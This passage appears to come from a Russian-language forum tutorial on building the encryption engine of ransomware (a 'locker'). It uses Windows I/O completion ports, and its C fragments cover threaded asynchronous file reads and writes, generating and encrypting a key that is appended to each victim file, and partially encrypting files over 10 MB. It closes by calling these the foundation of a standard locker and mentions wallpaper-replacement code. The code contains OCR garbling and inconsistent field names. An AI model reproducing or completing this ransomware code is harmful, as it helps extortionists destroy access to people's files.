Из этой очереди мы поочередно извлекаем задания, например Запись файла мы передаем потоку N1. Давайте для начала создадим эти потоки.
C:

```
for (int i = 0; i < dwNumProcessors; i++)
    {
        hThread[i] = CreateThread(NULL,
            0,
            (LPTHREAD_START_ROUTINE)ProcessFile,
            ioCompletionPort,
            0,
            NULL);
        if (hThread[i] == NULL)
        {
            //Exit cant create
        }
    }
```

ProcessFile — та функция, которая будет обрабатывать поступающие сообщения.
Но нам надо понять что будем обрабатывать. Как мы узнаем что мы будем делать, записывать,читать, или может шифровать ?
Для этого заведем структуру данных:
C:

```
typedef struct AsyncContext {
    OVERLAPPED overlapped;
    BYTE buffer[BUFFER_SIZE];
    DWORD numberOfBytesRead;
    HANDLE inFile;
    int whichOperation;
} ASYNC_CTX, * PASYNC_CTX;
```

Первым идем OVERLAPPED, это и есть та самая структура, которая обозначает асинхронное действие и смещение файла.
C:

```
typedef struct_OVERLAPPED {
DWORD Internal;
DWORD InternalHigh;
DWORD Offset;
DWORD OffsetHigh;
HANDLE hEvent;
} OVERLAPPED
```

1 и 2 параметры системные, 3 и 4 отвечают за положение указателя в файле, тоже самое что мы разбирали Ранее. Для файлов больше 2гб указывать надо оба.

Buffer — место куда мы будем записывать прочитанное и обрабатывать.
NumberOfBytesRead — Количество прочитанного в последний раз.
InFile — Сам хендл файла.
whichOperation — операция которую необходимо выполнить.

После инициализации iocp, создания потоков, выделения памяти под структуру, необходимо начать работу с очередью. Для начала мы откроем файл
C:

```
HANDLE hSourceFile1 = CreateFileW(filePath,
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        FILE_FLAG_OVERLAPPED,
        NULL);
```

Главными отличиями от обычного ввода\вывода является наличие флагов FILE_SHARE_READ | FILE_SHARE_WRITE и FILE_FLAG_OVERLAPPED. Последний как раз и открывает файл для асинхронной работы.
Ранее.
После этого свяжем наш файл с хендлом порта вывода.
C:

```
CreateIoCompletionPort(hSourceFile1,
            iocp,
            (ULONG_PTR)pAsyncCtx,
            0);
```

hSourceFile1 — хендл файла.
Iocp — хендл порта вывода;
(ULONG_PTR)pAsyncCtx — наша структура данных.
0 — количество потоков, при связывание файла и порта завершения она не используется

В структуре данных, мы создали переменную whichOperation, давайте установим ее в ноль, потом она пригодится.
Дальше есть 2 варианта развития событий, либо мы инициализируем Write|Read File обычной функцией, и порт завершения автоматом перекинет нас в очередь событий, либо вручную вызовем:
C:

```
PostQueuedCompletionStatus(ioCompletionPort,
                      1,
                      (ULONG_PTR)pAsyncCtx,
                      &(pAsyncCtx→overlapped));
```


Параметры думаю обьяснять не нужно, кроме 1. Это количество переданных байт в результате операции, пусть будет 1
После вызова данной функции, начинает работу поток, макет функции выглядит так::
C:

```
while (1) {
    err = GetQueuedCompletionStatus(iocp,
            &NumberOfBytes,
            &CompletionKey,
            &OverlappedPtr,
            INFINITE);
    switch (pAsyncCtx->whichOperation) {

        case 0: {

        }

        case 1: {

        }
    }
}
```

GetQueuedCompletionStatus — Функция, которая ожидает следующей входной операции или ключа завершения потока.
Iocp — хендл порта завершения, передаем его через параметры во время запуска потока в функцию обработки файла
C:

```
DWORD WINAPI fileProcessing(LPVOID lpParam){
    HANDLE iocp = (HANDLE)lpParam;
    …
}
```

NumberOfBytes — Количество обработанных в последний раз байтов.
CompletionKey — Указатель на связанный ключ
После этого идет switch — который и определяет, то что мы будем сейчас делать, предположим 0 — чтение, 1 — запись.



Получается, что мы просто последовательно читаем\записываем файл. Очень похоже на обычный цикл обработки, только отличии в том, что он выполняется асинхронно.
Рассмотрим макеты записи\чтения файлов
C:

```
pAsyncCtx->lastRead = 1; \\ выставляем, что дальше мы записываем файл
            ReadFile(pAsyncCtx->inFile,
                pAsyncCtx→buffer, \\ буфер
                BUFFER_SIZE, \\ Размер буфера
                &(pAsyncCtx→numberOfBytesRead), \\Сколько прочитали
                &(pAsyncCtx→overlapped)); \\ Смещение указателя
            err = GetLastError(); \\ получаем последнюю ошибку
            if (err == ERROR_IO_PENDING) \\ это не ошибка, это значит что файл выполняется
асинхронно, и все впорядке
                break;
            if (err == ERROR_HANDLE_EOF) { \\ Конец файла
                FinishCleanUp(pAsyncCtx, iocp); \\Очищаем и закрываем хендл
                break;
            }


\\Чтение

pAsyncCtx->lastRead = 0; \\ Дальше читаем файл
            res = WriteFile(
                pAsyncCtx->inFile,
                pAsyncCtx->buffer,
                NumberOfBytes, \\ сколько прочитали в последний раз
                &(pAsyncCtx->numberOfBytesRead),
                &(pAsyncCtx->overlapped));

            res = GetLastError();
            if (res == ERROR_IO_PENDING) { \\ Все хорошо
                break;
            }
```

Если мы хотим записывать ключ шифрования в файл асинхронно, давайте добавим еще один кейс, 2. Он будет генерировать ключ, шифровать ключ и записывать в файл: C:

```
genKey(pAsyncCtx->k);
encryptKey(pAsyncCtx->k);
pAsyncCtx->overlapped.Offset = 0xFFFFFFFF;
pAsyncCtx->overlapped.OffsetHigh = 0xFFFFFFFF;
pAsyncCtx->li.QuadPart = 0;
pAsyncCtx->lastRead = 0;
res = WriteFile(
            pAsyncCtx->inFile,
            pAsyncCtx->k,
            kSize,
            &(pAsyncCtx->numberOfBytesRead),
            &(pAsyncCtx->overlapped));
        }
```

Для записи в конец файла, используется оффсет 0xFFFFFFFF.
Если мы будем писать ключ в конце обработки файла, никаких проблем не возникнет. Но если записать ключ в начале, стоит учитывать размер записанного ключа в дальнейшем, т.к размер файла сразу изменится.

Никаких дополнительных манипуляций проводить не надо, все остальное программа сделает сама, за исключением выставления смещения ну и шифрования.
Для правильного выставления смещения, стоит в структуру pAsyncCtx добавить еще LARGE_INTEGER, тем самым это облегчит выставления оффсетов.

Например, если мы шифруем файлы больше 10мб полностью, перед обработкой файла следует проверить размер, и если он больше, выставить в структуре pAsyncCtx→more = true. Тем самым, в потоке мы сможем отслеживать, на сколько нам следует передвинуть указатель в файле. Добавим в кейсе чтения файла :
C:

```
pAsyncCtx->overlapped.Offset = pAsyncCtx->li.LowPart; \\устанавливаем текущий оффсет на
чтение
            pAsyncCtx->overlapped.OffsetHigh = pAsyncCtx->li.HighPart;
            if (pAsyncCtx->more) {
                pAsyncCtx->li.QuadPart += 10485760; \\ если файл больше, передвигаем будущий
оффсет на 10мб
            }
            else {
                pAsyncCtx->li.QuadPart += BUFFER_SIZE; \\ Если меньше, просто читаем
следующий блок

            }
```

Полезными будут функции InterlockedDecrement и InterlockedIncrement. Они позволяют thread-safe изменение переменных. Например вы можете отслеживать переполнение очереди. Отслеживание количества очереди событий
C:

```
while ((DWORD)counterIOCP >= 80)
    Sleep(1);
```

Итоговая функция будет примерно такого вида:

Это далеко не идеальный код, но для примера, и показа принципа работы iocp пойдет. В интернете я не находил подробного обьяснения принципа работы. Обычно все написано в жутком ООП стиле. Новичкам это будет более чем.

Стоит сказать пару слов о весьма спорном флаге FILE_FLAG_NO_BUFFERING, который отключает системную буферизацию винды. В теории, он должен дать прибавку к скорости работы, но на практике это далеко факт. Современные системы

предлагают очень хорошую встроенную буферизацию. К тому же, использование данного флага ограничивает нам возможности работы с файлом. Писать и читать мы сможем только блоками кратными сектору диска. Поэтому вместо записи 100 байт ключа, придется писать 64кб, отслеживать это, и учитывать. Для высоко нагруженных систем, коим является локер, ручная работа с буферизацией и кешем будет плюсом, но мало кто сможет, да и будет этим заниматься.

Заключение
Вот и все основные функции, которые использует стандартный локер. Так называемый фундамент, от которого строятся стены, окна и тд. Статья получилась немного сумбурной, странной и при этом нацелена больше на новичков, чем на прожженых самоваров. Надеюсь хоть кому то будет полезна.

PS.
Как дополнение, код генерации fullhd картинки и замена обоев рабочего стола